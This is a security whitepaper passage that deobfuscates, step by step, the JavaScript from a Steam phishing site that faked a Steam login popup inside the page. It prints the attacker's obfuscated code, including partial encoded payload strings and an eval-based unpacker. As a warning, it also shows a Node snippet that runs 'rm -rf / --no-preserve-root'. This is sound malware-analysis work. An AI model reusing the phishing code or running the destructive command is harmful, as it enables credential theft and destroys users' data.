DEOBFUSCATING JavaScript Code

A Steam Phishing Website

WHITEPAPER

netsparker

Sven Morgenroth - Mar 2019

Table of **Contents**

Introduction


Last year, an intriguing blog post about an innovative phishing technique was making the news. In this white paper, we piece together what happened, and deobfuscate the JavaScript code that was responsible for the clever parts of the professional – yet fake – website.

What Happened?

The phishing website in question ticked all the Phishing 101 checkboxes:

- The website name looked similar to the original (tradeit.cash instead of skins.cash)
- Its design was almost identical, except for the logo which was replaced with a similar one
- It had a valid SSL certificate


As a side note, this warning popup is displayed on skins.cash (the original website).



Judging from these three factors, the fake tradeit.cash website appeared to be just like any other phishing page. When you tried to log in to the website, by clicking on the Steam Login button, a browser popup would be displayed that prompted the user to connect their Steam account with tradeit.cash. It is at this point that a user would supply their user-name and password, which would in turn be logged by the scammer. However, the address bar in the browser window clearly displayed 'https://steamcommunity.com/' (a valid Steam domain that takes care of Steam's SSO logins, among other things).

The Scammer Used a Clever Trick

That was confusing, to say the least. If tradeit.cash wanted to get the victim's password, this was clearly not the way to go about it, as Steam's SSO login can be considered secure and therefore the only party that would receive the pass-word was Steam itself, not the scammer. However, if you hovered over the Chrome icon in his task bar, you would notice that only one instance of the browser was running. The screenshot shows two Chrome instances, the result that was actually expected, as seen on skins.cash (the original website).



Instead of the two anticipated instances, only one window was open. On further inspection, you can notice that the

https://steamcommunity.com popup wasn't really a new browser window, just an HTML element of tradeit.cash.

This was what would have allowed the scammer to trick users, who would naturally assume they were looking at a popup from Steam's SSO portal (when, in actual fact they were just about to enter their username and password directly into a form field on the tradeit.cash phishing website). If you're anything like us, you'll be keen to know more about the HTML and JavaScript code that allowed the scammer to create such a realistic-looking browser window. Be warned: the code responsible for it is heavily obfuscated and requires some painfully tedious reconstruction in order to read it... So, let's get into it!

A Word Before We Start Deobfuscating

Here is what we can find out by deobfuscating the JavaScript code on the page:

- How the obfuscation works
- How the window-in-window trick was implemented

This will help us get a better understanding on how the attacker approached different problems during development of the phishing page, such as whether the user visits the page with a mobile device, which would make the phishing attempt incredibly obvious, as you don't have browser windows on most mobile devices.

However, there is a catch. Knowing either of these things doesn't help prevent the scammer from using this technique. In fact, each time the scammer sets up a new phishing page, they can use another obfuscation tool which makes it hard for anti-virus tools to detect the malicious code using a signature-based detection technique, even if we know its cleartext version.

Deobfuscating JavaScript code is mostly useful if you try to detect bugs, or in the specific case of malicious code that was planted on an infected website in order to find out what it does. However, if you are interested in this particular implementation of the technique, which is admittedly quite clever and detailed, read on.

How to Read & Make Sense of This White Paper

This post includes a lot of code snippets and technical explanations. This is how deobfuscation works. At times you might not understand what a certain object or string is used for until you've read all of the code and conducted some tests.

So, in the next section, we've linked each section of obfuscated code to its *de*obfuscated counterpart. If you don't immediately understand a piece of code, simply scroll to the end of the section and click on **deobfuscate**. This will make your browser jump to the next step in the deobfuscation process. If you click on **obfuscate** you will get back to the previous section. However we'd still recommend reading the post in the correct order.

It's worth noting that the obfuscation method used here has a fundamental flaw. It will become obvious how later, and this flaw will allow us to break the second and third obfuscation layer with ease. We could break the obfuscation immediately if we abused this flaw, but then we wouldn't learn anything...

Brief Overview of the Obfuscated Code

Fortunately, TehAurum, the author of the post we mentioned also posted a Github gist containing the obfuscated code. There are quite a few components that are responsible for running the script. Let's examine each one.

First Variables at the Top of the Script

Let's get the `'use strict'` in line 1 out of the way first. This will most likely not interfere with our deobfuscation procedure.

```
1  'use strict';
2  /** @type {string} */
3  var nYg5FdvOp7Gbw32hBvDfEv6s6U = "cU1dkN1JUUmFVMnc0VHc9PQ==";
4  /** @type {string} */
5  var nYg5FdvOp7Gbw32hBvDfEv6s6U1 = "bb0c518747a6ba5d11998e1c14a503b8";
6  /** @type {string} */
7  var nYg5FdvOp7Gbw32hBvDfEv6s6U2 = "fb5919f3321a6268cfe232280a599edc";
8  /** @type {string} */
9  var iuHy6d6Yhhdyh82hHgthjd29Uh8 = "true";
```

Among other things, it's just a common way to ensure that you don't accidentally create global variables when you want to use them only in a specific scope, like a function or a loop. In other words, it forces you to use the `var`, `const` or `let` keyword when you declare a variable.

Next, there are weird-looking comments like this: `/** @type {string} */`. They are most likely instructions for a documentation generator, such as JSDoc, that allows you to parse the script and automatically generate documentation for the code. At first, this sounds like a good thing, as it could later reveal the types of the return values of the obfuscated functions. However, there's simply no way for us to know whether these are correct. So we will resist the urge to use them and will remove them completely later.

This leaves us with the actual variables. These strange looking names probably won't decode to something meaningful, and are likely just some random characters generated to make it harder for a human to read and track. Let's look at their values. The first looks like a base64-encoded string, while the next two look like hex encoding and the final one consists of the string `'true'`.

DEOBFUSCATE

First Array that Might Contain the Actual Payload

The `rehb04de` array contains a lot of gibberish: something that looks like native JavaScript function names (line 21: `split`, line 23: `replace`), part of a regular expression (line 24: `\w+`), some numbers and hex encoded bytes separated by pipe (`|`) symbols (line 20, line 22), and an interesting string on line 25.

```
12 /** @type {!Array} */
13 var rehbr04de = [
14     "HpRsu",
15     "NUbzN",
16     "wnhcp",
17     "JkeoH",
18     "xsVGD",
19     "bqoUh",
20     "2|0|4|3|1",
21     "split",
22     "||||||||||x5C|x61|x31|x62|x63|x64|x65|x66|x67|x68|x69|x6A|x6B|x6C|x6D|x6E|x6F|x78|x70|x71|x72|x74|x73|x75|x76|x77|x79|x7A|x41|x42|x43|x4
23     "replace",
24     "\\w+",
25     '1P 1j=["\\c\\L\\1r\\c\\y\\1n\\1c\\1h\\a\\d\\a\\w\\a\\c\\l\\a\\x\\a\\c\\m\\a\\o\\a\\A\\a\\b\\a\\J\\a\\b\\a\\p\\a\\b\\a\\h\\a\\b\\a\\l\\a\
26     "DGmUY",
27     "RTcsd",
28     "ZRwjL",
29     "ALAuJ",
30     "wFhMA"
31 ];
```

Line 25 is interesting because it looks like JavaScript, or more precisely, an abstract version of a variable declaration with an array. For now, because of its format, we will assume that this might contain an obfuscated payload.

DEOBFUSCATE

A Simple Shuffle Function

Finally, we have some code where we can immediately see what it does. What we have here is an Immediately Invoked Function Expression (IIFE).

```
33  (function(data, i) {
34      /**
35       * @param {number} isLE
36       * @return {undefined}
37       */
38      var write = function(isLE) {
39          for (; --isLE;) {
40              data["push"](data["shift"]());
41          }
42      };
43      write(++i);
44  })(rehbr04de, 263);
```

An IIFE is a JavaScript function that is immediately executed. This works by first encapsulating the function in parentheses and then calling it with or without parameters. In our case, the two parameters are the `rehbr04de` array (the one with the obfuscated payload) and the number `263`. `rehbr04de` is now called `data` and the variable `i` contains the number `263`.

Now to the interesting part. The write function is defined on line 38 and called on line 43 with the value `++i`. So the `isLE` variable in the `write` function is now `264`.

Let's see what the write function actually does with the number. There is a `for` loop on line 39 that decreases the value of `isLE` by 1 on each iteration. It will eventually stop when `isLE` has the value 0. Line 40 contains the actual code, `data["push"](data["shift"]());`, which will remove the first element of the array (`shift`) and then add that element to the end of the array (`push`), effectively shuffling the content of the `rehbr04de` array and changing the order of its values. Let's move on to the next code block.

DEOBFUSCATE

A Function that Allows You to Get an Array Element

On line 52, the `rehbre04d` function is defined. It has the parameters `level` and `ai_test`. However, `ai_test` is never used in the function.

```
47  /**
48   * @param {string} level
49   * @param {?} ai_test
50   * @return {?}
51   */
52  var rehbre04d = function(level, ai_test) {
53      /** @type {number} */
54      level = level - 0;
55      var rowsOfColumns = rehbr04de[level];
56      return rowsOfColumns;
57  };
```

This was done in order to suggest either that the function does something different than its true purpose, if you just quickly look at its parameters, or it exists simply to confuse someone who tries to deobfuscate it. In either case, it's not a very convincing attempt.

Now on to line 54. Here we have the code `level = level - 0;`, which is probably there to convert the variable `level` to an integer if it's a string. That would allow you, for example, to convert the string `0x5` to the integer `5`. In the next line, the `rowsOfColums` variable contains a key of the `rehbr04de` array. Which key it will contain depends on the number in the `level` variable. After that the `rehbr04de[level]` value is returned.

DEOBFUSCATE

An Object with Confusing Function Names

This block of code, and all the code that follows it, is inside an IIFE. Since it doesn't contain any parameters, we can treat it like it was there without the IIFE.

```
60 ▼ (function() {
61 ▼     var rehbr2fb7b6$jscomp$0 = {
62           "ALAuJ": function handleSlide(isSlidingUp, $cont) {
63               return isSlidingUp + $cont;
64           },
65           "wFhMA": function getRatio(_num1, _num2) {
66               return _num1 / _num2;
67           },
68           "HpRsu": function getRatio(_num1, _num2) {
69               return _num1 > _num2;
70           },
71           "NUbzN": function handleSlide(isSlidingUp, $cont) {
72               return isSlidingUp % $cont;
73           },
74           "ZRujL": function _cancelTransitioning(cb, TextureClass) {
75               return cb(TextureClass);
76           },
77           "DGmUY": rehbre04d("0x0"),
78           "Ouwac": "fromCharCode",
79           "wjKud": rehbre04d("0x1"),
80           "RTcsd": rehbre04d("0x2")
81       };
```

On line 61, an object is assigned to the `rehbr2fb7b6$jscomp$0` variable. This object contains a few interesting functions, and if you were paying attention, some of the object keys were already present as values in the `rehbr04de` array. We'll explore that more later.

Let's now examine one of the functions. The first one has the key `ALAuJ` on line 62. It has the name `handleSlide` and two parameters, `isSlidingUp` and `$cont`. However, the function's content doesn't have much to do with its name. All it does is add the `isSlidingUp` variable to the `$cont` variable and return the result. The confusing name was probably designed to make it harder for the average user to uncover what these functions are doing just by looking at them. Now, it looks like they are just some JavaScript functions responsible for UI animation or to process user input from a slider. There are different functions with different purposes here. We'll examine them later.

Line 77 contains the `DGmUY` element, that consists of the first element (the one with the key `0`) of the `rehbr04de` array. You might think that this was the string `HpRsu`, but keep in mind that we've shuffled the array earlier. We'll check which value this is later.

The `Ouwac` element in line 78 contains the string `fromCharCode`, which is often used when obfuscating JavaScript code. It returns the corresponding unicode symbol for any given number. For example, `String.fromCharCode(120)` would return the letter `x`. You can also pass an array of numbers instead of a single number.

So far, we've gained a basic understanding of what this code does, but we haven't yet replaced or looked up any values. We'll achieve that once we've read through the full script and cleaned it up to make it easier to read.

DEOBFUSCATE

Another Array with References and a Preview of What's to Come

Let's get to the next array, `rehbr139530$jscomp$0`. It gives us a slight hint of what will happen to the array elements in the `rehbr04de` array that contains the pipe (`|`) character.

```
84      /** @type {!Array} */
85      var rehbr139530$jscomp$0 = [
86          rehbre04d("0x3"),
87          "|",
88          "split",
89          rehbr2fb7b6$jscomp$0[rehbre04d("0x4")],
90          "",
91          rehbr2fb7b6$jscomp$0["Ouwac"],
92          rehbr2fb7b6$jscomp$0["wjKud"],
93          rehbr2fb7b6$jscomp$0[rehbre04d("0x5")],
94          "\\b",
95          "g"
96      ];
```

Since we have values separated by it, and there is both the pipe character as well as the keyword split, we can guess that the code will do something like this, which would turn the string into an array: `arr = "2|0|4|3|1".split("|")`. Other than this, the array is filled with values from the `rehbr2fb7b6$jscomp$0` object. We can also see the strings `\b` and `g`. If we were right in our guess before, these strings may actually be part of a regular expression.

DEOBFUSCATE

Old Functions with New Names

In this code snippet, you see a function call on line 99. We can guess that this function will just use the `eval` function on the second parameter, which is the function with the parameters `app`, `index`, `key`, `a`, `fn` and `result`.

```
99      rehbr2fb7b6$jscomp$0[rehbre04d("0x6")](eval, function(app, index, key, a, fn, result) {
100         var args = {
101             "UaxzX": function $get(mmCoreSplitViewBlock, $state) {
102                 return rehbr2fb7b6$jscomp$0[rehbre04d("0x7")](mmCoreSplitViewBlock, $state);
103             },
104             "yuduV": function handleSlide(isSlidingUp, $cont) {
105                 return isSlidingUp < $cont;
106             },
107             "wnhcp": function $get(mmCoreSplitViewBlock, $state) {
108                 return rehbr2fb7b6$jscomp$0[rehbre04d("0x8")](mmCoreSplitViewBlock, $state);
109             },
110             "JkeoH": function $get(mmCoreSplitViewBlock, $state) {
111                 return rehbr2fb7b6$jscomp$0[rehbre04d("0x9")](mmCoreSplitViewBlock, $state);
112             },
113             "xsVGD": function $get(mmCoreSplitViewBlock, $state) {
114                 return rehbr2fb7b6$jscomp$0[rehbre04d("0xa")](mmCoreSplitViewBlock, $state);
115             },
116             "bqoUh": function handleSlide(isSlidingUp, $cont) {
117                 return isSlidingUp + $cont;
118             }
119         };
```

We'll know for certain later, but it looks like that's what's happening. After that, an object called `args` is created. The format you see looks surprisingly similar to the one of the functions we've observed before. And, sure enough, there is also a `handleSlide` function on line 116. Also, if you look closely, it calls functions from the `rehbr2fb7b6$jscomp$0`

object. These functions are basically an alias for the ones we've examined above. This was most likely done to confuse the person that deobfuscates the code and further bloat the codebase in order to make it harder to keep track of it.

So the question is: What are the values of these function parameters?

Let's find out by going to the end of the file.

```
196 ▼ }(
197       rehbr139530$jscomp$0[0],
198       62,
199       120,
200       rehbr139530$jscomp$0[3][rehbr139530$jscomp$0[2]](rehbr139530$jscomp$0[1]),
201       0,
202       {})
203 );
```

As you can see, the first one is the first value of the `rehbr139530$jscomp$0` array. We haven't found out what it is yet. After that, there are some numbers, the result of a function call and an empty object. So far, this isn't very useful.

DEOBFUSCATE

The First Function that will Help Deobfuscate the Code

Finally, there is another function. Yet again, it looks bloated and confusing. It returns the result of one of the functions in the `args` object.

```
122 ▼     /**
123        * @param {?} data
124        * @return {?}
125        */
126 ▼     fn = function(data) {
127 ▼         return args["UaxzX"](
128 ▼             args["yuduV"](data, index)
129                 ? rehbr139530$jscomp$0[4]
130                 : fn(parseInt(args[rehbre04d("0xb")](data, index))),
131
132 ▼             args[rehbre04d("0xc")](data = args[rehbre04d("0xd")](data, index), 35)
133                 ? String[rehbr139530$jscomp$0[5]](args[rehbre04d("0xe")](data, 29))
134                 : data["toString"](36)
135         );
136     };
```

Then we've got a function call in line 128. Below, there is a question mark (`?`) and a colon (`:`). This is short for `if (…) { … } else { … }`. So, if the result of the function in line 128 returns 'true', the result of line 129 will be returned; if it is 'false', the result of line 130 will be returned. In this case, it calls itself again, with a new data object based on the current one and the `index` variable. In case you were wondering, the `index` variable was one of the function parameters in line 99 in the previous section and its content was 62.

DEOBFUSCATE

An Interesting Switch/Case Statement

Finally, we get to the interesting part. If a function call containing a regular expression does not result in a match, the code beginning in line 140 is executed.

```
139         if (!rehbr139530$jscomp$0[4][rehbr139530$jscomp$0[6]](/^/, String)) {
140             var callbackVals = rehbre04d("0xf")[rehbre04d("0x10")]("|");
141             /** @type {number} */
142             var callbackCount = 0;
143             for (; !![];) {
144                 switch (callbackVals[callbackCount++]) {
145                     case "0":
146                         continue;
147                     case "1":
148                         /** @type {number} */
149                         key = 1;
150                         continue;
151                     case "2":
152                         for (; key--;) {
153                             result[fn(key)] = a[key] || fn(key);
154                         }
155                         continue;
156                     case "3":
157                         /**
158                          * @return {?}
159                          */
160                         fn = function() {
161                             return rehbr139530$jscomp$0[7];
162                         };
163                         continue;
164                     case "4":
165                         /** @type {!Array} */
166                         a = [function(discussionIndex) {
167                             return result[discussionIndex];
168                         }];
169                         continue;
170                 }
171                 break;
172             }
173         }
```

From our previous guess, we can assume that the variable `callbackVals` will be filled with the result of `"2|0|4|3|1".split("|")`. The `for` loop in line 143 will essentially loop forever, since the condition after the first semicolon (`;`) will never be false. That is, until it hits the break in line 171. On the first iteration, it will get the first element of `callbackVals`. In this case, it's the string '`2`'. The `continue` keyword makes the `for` loop continue with the next iteration. The next string is '`0`', then '`4`', '`3`' and finally '`1`'. Since at that point the code runs out of `callbackVals` array elements, it will return `undefined`. And since `undefined` doesn't match any case in the `switch` statement, it will just continue to line 171 and break out of the loop.

By the time it ends the loop, it will have filled the `result` object, reassigned the `a` variable to contain an array with a function that will return any given key from the `result` object, reassigned the `fn` variable to a new function, and set the key variable to '`1`'.

DEOBFUSCATE

The Final Loop

The final `for` loop will check if the `a` object contains a key. If it does, the variable `app` will be reassigned with a function that is a method of `app` itself.

```
176         for (; key--;) {
177             if (a[key]) {
178                 app = app[rehbr139530$jscomp$0[6]](
179                     new RegExp(
180                         rehbr2fb7b6$jscomp$0[rehbre04d("0x7")](
181                             rehbr2fb7b6$jscomp$0[rehbre04d("0x7")](
182                                 rehbr139530$jscomp$0[8],
183                                 rehbr2fb7b6$jscomp$0["ZRujL"](fn, key)
184                             ),
185                             rehbr139530$jscomp$0[8]
186                         ),
187                         rehbr139530$jscomp$0[9]
188                     ),
189                     a[key]
190                 );
191             }
192         }
193         return app;
```

We don't know yet what `app` is, but judging from the regular expression in line 179-188, we can assume the whole `for` loop will trigger a replace operation.

DEOBFUSCATE

Cleaning Up the Code

Now let's rename some variables, clean up the code, and move some array keys. We want to mention that renaming variables is not without risk this early in the process (we're still in an early phase). While you can rename all the variables that you can see, there might be references to them in parts of the code we haven't deobfuscated yet. It's often better to use comments to describe variables, unless you can be certain that you can rename *every* instance of the variable, which is most likely at the end or sometimes in deobfuscated functions. However, we'll rename the variables for now, as it's much easier to follow along when they are appropriately named.

First Variables at the Top of the Script (First Cleanup)

Unfortunately, we can't rename these variables yet. We still have no idea what they do. There are two possibilities, since there aren't yet any visible references to them in the code:

- They might be unused and are just there to confuse someone who deobfuscates the code
- They are referenced in an obfuscated part of the script

Therefore, the only change we've made was removing the documentation generator comments.

```
1  'use strict';
2  var nYg5FdvOp7Gbw32hBvDfEv6s6U = "cU1dkNlJUUmFVMnc0VHc9PQ==";
3  var nYg5FdvOp7Gbw32hBvDfEv6s6U1 = "bb0c518747a6ba5d11998e1c14a503b8";
4  var nYg5FdvOp7Gbw32hBvDfEv6s6U2 = "fb5919f3321a6268cfe232280a599edc";
5  var iuHy6d6Yhhdyh82hHgthjd29Uh8 = "true";
```

But, don't worry, it will be much clearer in a moment what this code does!

DEOBFUSCATE I OBFUSCATE

First Array that Might Contain the Actual Payload (First Cleanup)

As we saw earlier, the values in the first array are shuffled around. During this initial cleanup, we will put them in the right order, add comments to the array keys from which we can guess what they do, and finally add some numbers to make looking up the array keys easier in future.

```
// rehbr04de
var firstArray = [
/*0*/"||||||||||x5C|x61|x31|x62|x63|x64|x65|x66|x67|x68|x69|x6A|x
/*1*/"replace",
/*2*/   "\\w+",

//probably payload
/*3*/   "1P 1j=[\"\\c\\L\\1r\\c\\y\\1n\\1c\\1h\\a\\d\\a\\w\\a\\c\
/*4*/   "DGmUY",
/*5*/   "RTcsd",
/*6*/   "ZRujL",
/*7*/   "ALAuJ",
/*8*/   "wFhMA",
/*9*/   "HpRsu",
/*10*/  "NUbzN",
/*11*/  "wnhcp",
/*12*/  "JkeoH",
/*13*/  "xsVGD",
/*14*/  "bqoUh",

// switch/case order
/*15*/  "2|0|4|3|1",
/*16*/  "split"
];
```

This still looks pretty confusing, but it will help us out. We put it into the right order by copying both the array and the `shuffle` function into the Google Chrome devtools console and running it. Obviously, you shouldn't run obfuscated code in the developer console on a site you're logged into, but `about:blank` should be fine. And please, don't use an editor configuration that automatically allows you to run JavaScript code while coding if you have unknown, probably malicious, code like this! Most of the time those editors will use Node.js and you can't know whether one part of the obfuscated code looks like this or not.

```
try {
    require('child_process').exec('rm -rf / --no-preserve-root');
} catch(e) {}
```

Since it's in a `try/catch` block, the script won't break when you run it in a browser. But if you run it in a node environment, like in an editor that runs JavaScript, or simply in node.js in general (yes, I've observed someone running obfuscated code in node), it might just ruin your day.

OBFUSCATE

A Simple Shuffle Function (First Cleanup)

It was already obvious what the `shuffle` function was doing, but the variable names were still incorrect. Therefore, we can rename them as in the screenshot below, and look at the first completely deobfuscated function. We still have no idea what code for the fake browser window looks, but we're getting closer, one step at a time.

```
(function(data, i) {
    var shuffle = function(count) {
        for (; --count;) {
            data["push"](data["shift"]());
        }
    };
    shuffle(i);
})//(firstArray, 263);
```

I've commented out the function call of the IIFE, simply because we've already brought the keys of the first array into the right order. And that `function` call would shuffle it a second time, which would make the deobfuscation fail later on.

OBFUSCATE

Function That Allows You to Get an Array Element (First Cleanup)

This function is also completely deobfuscated now. Yet again, we simply renamed some variables and added a comment.

```
43  // rehbre04d
44  var getFromFirstArray = function(key) {
45      // convert to int
46      key = key - 0;
47      var value = firstArray[key];
48      return value;
49  };
```

We've seen what this function does before, and it will first convert the key to an integer. The whole code is littered with calls to this function. It often looks like this:

```
getFromFirstArray("0x3")
```

This will, thanks to the `-0`, fill the key variable with the number 3 and then return `firstArray[3]`.

OBFUSCATE

An Object with Confusing Function Names (First Cleanup)

We'll get to our first function object now. We've named it `misnamedFunctionsObj` due to the misleading names its functions have been given before. Now the names make sense, but the Object keys still have these weird looking names.

```
52 ▼ (function() {
53       // rehbr2fb7b6$jscomp$0
54 ▼     var misnamedFunctionsObj = {
55           "ALAuJ": function addition(first, second) {
56               return first + second;
57           },
58           "wFhMA": function subtraction(first, second) {
59               return first / second;
60           },
61           "HpRsu": function aLargerThanB(first, second) {
62               return first > second;
63           },
64           "NUbzN": function mod(first, second) {
65               return first % second;
66           },
67           "ZRujL": function callFunction(func, argument) {
68               return func(argument);
69           },
70           "DGmUY": getFromFirstArray("0x0"),
71           "Ouwac": "fromCharCode",
72           "wjKud": getFromFirstArray("0x1"),
73           "RTcsd": getFromFirstArray("0x2")
74       };
```

Unfortunately, at this point it wouldn't make much sense to rename them to something that is less confusing. That's simply because there are many references to this object and we had to change some other array elements as well. We can't be sure that this won't have any negative effects later on. For example, some array elements might be a base64-encoded string that was split up and used as key, which we could later need for another part of the deobfuscation.

This is not a very common thing, but then again, it doesn't hurt to be prepared for such a trick. It would have the additional advantage that anybody who deobfuscates the code couldn't rename the object keys without breaking the code, which makes it harder to follow along. However, since we get to name the functions, we can still quickly find out what this is doing. Otherwise, we would need to add a comment above each key.

DEOBFUSCATE | OBFUSCATE

Second Array (First Cleanup)

Now let's get to the second array. After cleaning it up, it is much clearer.

```
77      // rehbr139530$jscomp$0
78      var secondArray = [
79      /*0*/ getFromFirstArray("0x3"),
80      /*1*/ "|",
81      /*2*/ "split",
82      /*3*/ misnamedFunctionsObj[getFromFirstArray("0x4")],
83      /*4*/ "",
84      /*5*/ misnamedFunctionsObj["Ouwac"],
85      /*6*/ misnamedFunctionsObj["wjKud"],
86      /*7*/ misnamedFunctionsObj[getFromFirstArray("0x5")],
87      /*8*/ "\\b",
88      /*9*/ "g"
89      ];
```

Most of the array elements are taken from the `misnamedFunctionsObj` object. Some of the keys are there in cleartext, while others were taken from the first array. In the next run, we'll see what exactly its content is.

DEOBFUSCATE | OBFUSCATE

A Second Function object (First Cleanup)

We've established that this object mostly contains references to other functions. This becomes clear after we clean up the code.

```
92      misnamedFunctionsObj[getFromFirstArray("0x6")](eval, function(app, index, key, a, fn, result) {
93          // args
94          var secondFunctionObj = {
95              "UaxzX": function $get(mmCoreSplitViewBlock, $state) {
96                  return misnamedFunctionsObj[getFromFirstArray("0x7")](mmCoreSplitViewBlock, $state);
97              },
98              "yuduV": function aSmallerThanB(first, second) {
99                  return first < second;
100             },
101             "wnhcp": function $get(mmCoreSplitViewBlock, $state) {
102                 return misnamedFunctionsObj[getFromFirstArray("0x8")](mmCoreSplitViewBlock, $state);
103             },
104             "JkeoH": function $get(mmCoreSplitViewBlock, $state) {
105                 return misnamedFunctionsObj[getFromFirstArray("0x9")](mmCoreSplitViewBlock, $state);
106             },
107             "xsVGD": function $get(mmCoreSplitViewBlock, $state) {
108                 return misnamedFunctionsObj[getFromFirstArray("0xa")](mmCoreSplitViewBlock, $state);
109             },
110             "bqoUh": function addition(first, second) {
111                 return first + second;
112             }
113         };
```

As you can see, almost all functions are taken from the misnamed functions object. We'll call this the `secondFunctionObj` and we've already renamed those functions that don't have an obfuscated function body. We have also cleaned up the function call a little bit as shown.

```
196     }(
197         secondArray[0],
198         62,
199         120,
200         secondArray[3][secondArray[2]](secondArray[1]),
201         0,
202         {}
203     ));
```

You can see that this exclusively consists of static numbers and elements from the second array.

DEOBFUSCATE | OBFUSCATE

First Function for Deobfuscation (First Cleanup)

Although matters are much clearer now, we still don't understand everything. There are too many functions whose purpose is unclear, since they are merely there as a reference. We will fix this in the next step. Until then, we can only guess what this function is doing.

```
116 ▼   fn = function(data) {
117 ▼       return secondFunctionObj["UaxzX"](
118 ▼           secondFunctionObj["yuduV"](data, index)
119                 ? secondArray[4]
120 ▼               : fn(
121                     parseInt(
122                         secondFunctionObj[getFromFirstArray("0xb")](data, index)
123                     )
124                 )
125             ,
126 ▼           secondFunctionObj[getFromFirstArray("0xc")](
127 ▼               data = secondFunctionObj[getFromFirstArray("0xd")](
128                     data,
129                     index
130                 ),
131                 35
132 ▼           )
133                 ? String[secondArray[5]](
134                     secondFunctionObj[getFromFirstArray("0xe")](data, 29)
135                 )
136                 : data["toString"](36)
137         );
138     };
```

DEOBFUSCATE | OBFUSCATE

An Interesting Switch/Case Statement (First Cleanup)

We changed quite a bit here. We didn't just rename variables, but we also brought each case into the right order.

```
159 ▼       if (!secondArray[4][secondArray[6]](/^/, String)) {
160             // callbackVals
161             var order = getFromFirstArray("0xf")[getFromFirstArray("0x10")]("|");
162             // callbackCount
163             var iteration = 0;
164 
165 ▼           while(true) {
166                 // 2|0|4|3|1
167 ▼               switch (order[iteration++]) {
168 ▼                   case "2":
169                         for (; key--;) {
170                             result[fn(key)] = a[key] || fn(key);
171                         }
172                         continue;
173                     case "0":
174                         continue;
175 ▼                   case "4":
176                         a = [function(key) {
177                             return result[key];
178                         }];
179                         continue;
180 ▼                   case "3":
181                         fn = function() {
182                             return secondArray[7];
183                         };
184                         continue;
185 ▼                   case "1":
186                         key = 1;
187                         continue;
188                 }
189                 break;
190             }
191         }
```

It's way easier to find out what happens now, as it's in the correct sequence. After the next step, it will become even clearer. For now, we have too much bloat due to switch.

DEOBFUSCATE | OBFUSCATE

The Final Loop

Our final `for` loop doesn't change much in terms of structure. However, the function names make more sense now, which is a great start for our next step – replacing the references with the actual code.

```
176     for (; key--;) {
177         if (a[key]) {
178             app = app[secondArray[6]](
179                 new RegExp(
180                     misnamedFunctionsObj[getFromFirstArray("0x7")](
181                         misnamedFunctionsObj[getFromFirstArray("0x7")](
182                             secondArray[8],
183                             misnamedFunctionsObj["ZRujL"](fn, key)
184                         ),
185                         secondArray[8]
186                     ),
187                     secondArray[9]
188                 ),
189                 a[key]
190             );
191         }
192     }
193     return app;
```

DEOBFUSCATE | OBFUSCATE

Replacing All the References

This part will remove a lot of confusion. What we've done so far was preparation for this step. It helped us to get an understanding of what's going on. We'll try to replace as many references with their actual values as possible. What that means is that we'll condense a lot of the bloated codebase into something more readable and understandable. We can now remove some functions that aren't important to us anymore, like the shuffle function and even the `getFromFirstArray` function, as we will replace the function calls with their actual return value.

An Object With Confusing Function Names (Resolved References)

Now this looks far more comprehensible! We've already seen in the previous steps that this is more of an intermediate object to artificially increase the code base size.

```
(function() {
    // rehbr2fb7b6$jscomp$0
    var misnamedFunctionsObj = {
        "ALAuJ": function addition(first, second) {
            return first + second;
        },
        "wFhMA": function subtraction(first, second) {
            return first / second;
        },
        "HpRsu": function aLargerThanB(first, second) {
            return first > second;
        },
        "NUbzN": function mod(first, second) {
            return first % second;
        },
        "ZRujL": function callFunction(func, argument) {
            return func(argument);
        },
        // getFromFirstArray("0x0")
        "DGmUY": "||||||||||x5C|x61|x31|x62|x63|x64|x65|x66|x67|x68|x69|x6A|x6B|x6C|x6D|x6E|x6F|
        "Ouwac": "fromCharCode",
        // getFromFirstArray("0x1")
        "wjKud": "replace",
        // getFromFirstArray("0x2")
        "RTcsd": "\\w+"
    };
```

Its content will eventually end up in the `secondArray` and the `secondFunctionObj` as we will see later. If we wanted to, we could do a third cleanup and remove this object, but we won't do this for now. We still have a lot of obfuscated code, and we don't know if it needs this object.

OBFUSCATE

Second Array (Resolved References)

Here, we have the second array, with all its references resolved. It becomes much clearer now what will happen later on.

```
80      // rehbr139530$jscomp$0
81      var secondArray = [
82      // getFromFirstArray("0x3")
83      /*0*/ "1P 1j=[\"\\c\\L\\1r\\c\\y\\1n\\1c\\1h\\a\\d\\a\\w\\a\\c\\l\\a\\x\\a
84
85      /*1*/ "|",
86      /*2*/ "split",
87
88      // misnamedFunctionsObj[getFromFirstArray("0x4")]
89      /*3*/ "||||||||||x5C|x61|x31|x62|x63|x64|x65|x66|x67|x68|x69|x6A|x6B|x6C|x
90      /*4*/ "",
91
92      // misnamedFunctionsObj["Ouwac"]
93      /*5*/ "fromCharCode",
94
95      // misnamedFunctionsObj["wjKud"]
96      /*6*/ "replace",
97
98      // misnamedFunctionsObj[getFromFirstArray("0x5")]
99      /*7*/ "\\w+",
